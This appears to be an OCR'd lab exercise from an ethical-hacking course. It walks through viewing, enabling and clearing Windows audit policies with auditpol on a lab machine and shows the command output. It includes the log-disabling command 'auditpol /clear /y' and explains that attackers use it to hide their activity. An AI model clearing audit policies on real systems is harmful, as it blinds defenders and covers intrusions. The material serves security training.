
In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

Here, we will use Auditpol to view, enable, and clear audit policies.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
3. The **User Account Control** pop-up appears; click **Yes**.



4. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.




5. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.




6. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.

```
Select Administrator: Command Prompt
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                    Setting
System
  Security System Extension             Success and Failure
  System Integrity                      Success and Failure
  IPsec Driver                          Success and Failure
  Other System Events                   Success and Failure
  Security State Change                 Success and Failure
Logon/Logoff
  Logon                                 Success and Failure
  Logoff                                Success
  Account Lockout                       Success
  IPsec Main Mode                       No Auditing
  IPsec Quick Mode                      No Auditing
  IPsec Extended Mode                   No Auditing
  Special Logon                         Success
  Other Logon/Logoff Events             No Auditing
  Network Policy Server                 Success and Failure
  User / Device Claims                  No Auditing
  Group Membership                      No Auditing
Object Access
  File System                           No Auditing
  Registry                              No Auditing
  Kernel Object                         No Auditing
  SAM                                   No Auditing
  Certification Services                No Auditing
  Application Generated                 No Auditing
  Handle Manipulation                   No Auditing
  File Share                            No Auditing
  Filtering Platform Packet Drop        No Auditing
  Filtering Platform Connection         No Auditing
  Other Object Access Events            No Auditing
  Detailed File Share                   No Auditing
  Removable Storage                     No Auditing
  Central Policy Staging                No Auditing
Privilege Use
  Non Sensitive Privilege Use           No Auditing
  Other Privilege Use Events            No Auditing
  Sensitive Privilege Use               No Auditing
Detailed Tracking
  Process Creation                      No Auditing
  Process Termination                   No Auditing
```



7. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.


```
Select Administrator: Command Prompt
  Detailed File Share                   No Auditing
  Removable Storage                     No Auditing
  Central Policy Staging                No Auditing
Privilege Use
  Non Sensitive Privilege Use           No Auditing
  Other Privilege Use Events            No Auditing
  Sensitive Privilege Use               No Auditing
Detailed Tracking
  Process Creation                      No Auditing
  Process Termination                   No Auditing
  DPAPI Activity                        No Auditing
  RPC Events                            No Auditing
  Plug and Play Events                  No Auditing
  Token Right Adjusted Events           No Auditing
Policy Change
  Audit Policy Change                   Success
  Authentication Policy Change          Success
  Authorization Policy Change           No Auditing
  MPSSVC Rule-Level Policy Change       No Auditing
  Filtering Platform Policy Change      No Auditing
  Other Policy Change Events            No Auditing
Account Management
  Computer Account Management           No Auditing
  Security Group Management             Success
  Distribution Group Management         No Auditing
  Application Group Management          No Auditing
  Other Account Management Events       No Auditing
  User Account Management               Success
DS Access
  Directory Service Access              No Auditing
  Directory Service Changes             No Auditing
  Directory Service Replication         No Auditing
  Detailed Directory Service Replication  No Auditing
Account Logon
  Kerberos Service Ticket Operations    Success and Failure
  Other Account Logon Events            Success and Failure
  Kerberos Authentication Service       Success and Failure
  Credential Validation                 Success and Failure

C:\Windows\system32>auditpol /clear /y
The command was successfully executed.

C:\Windows\system32>
```



8. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.



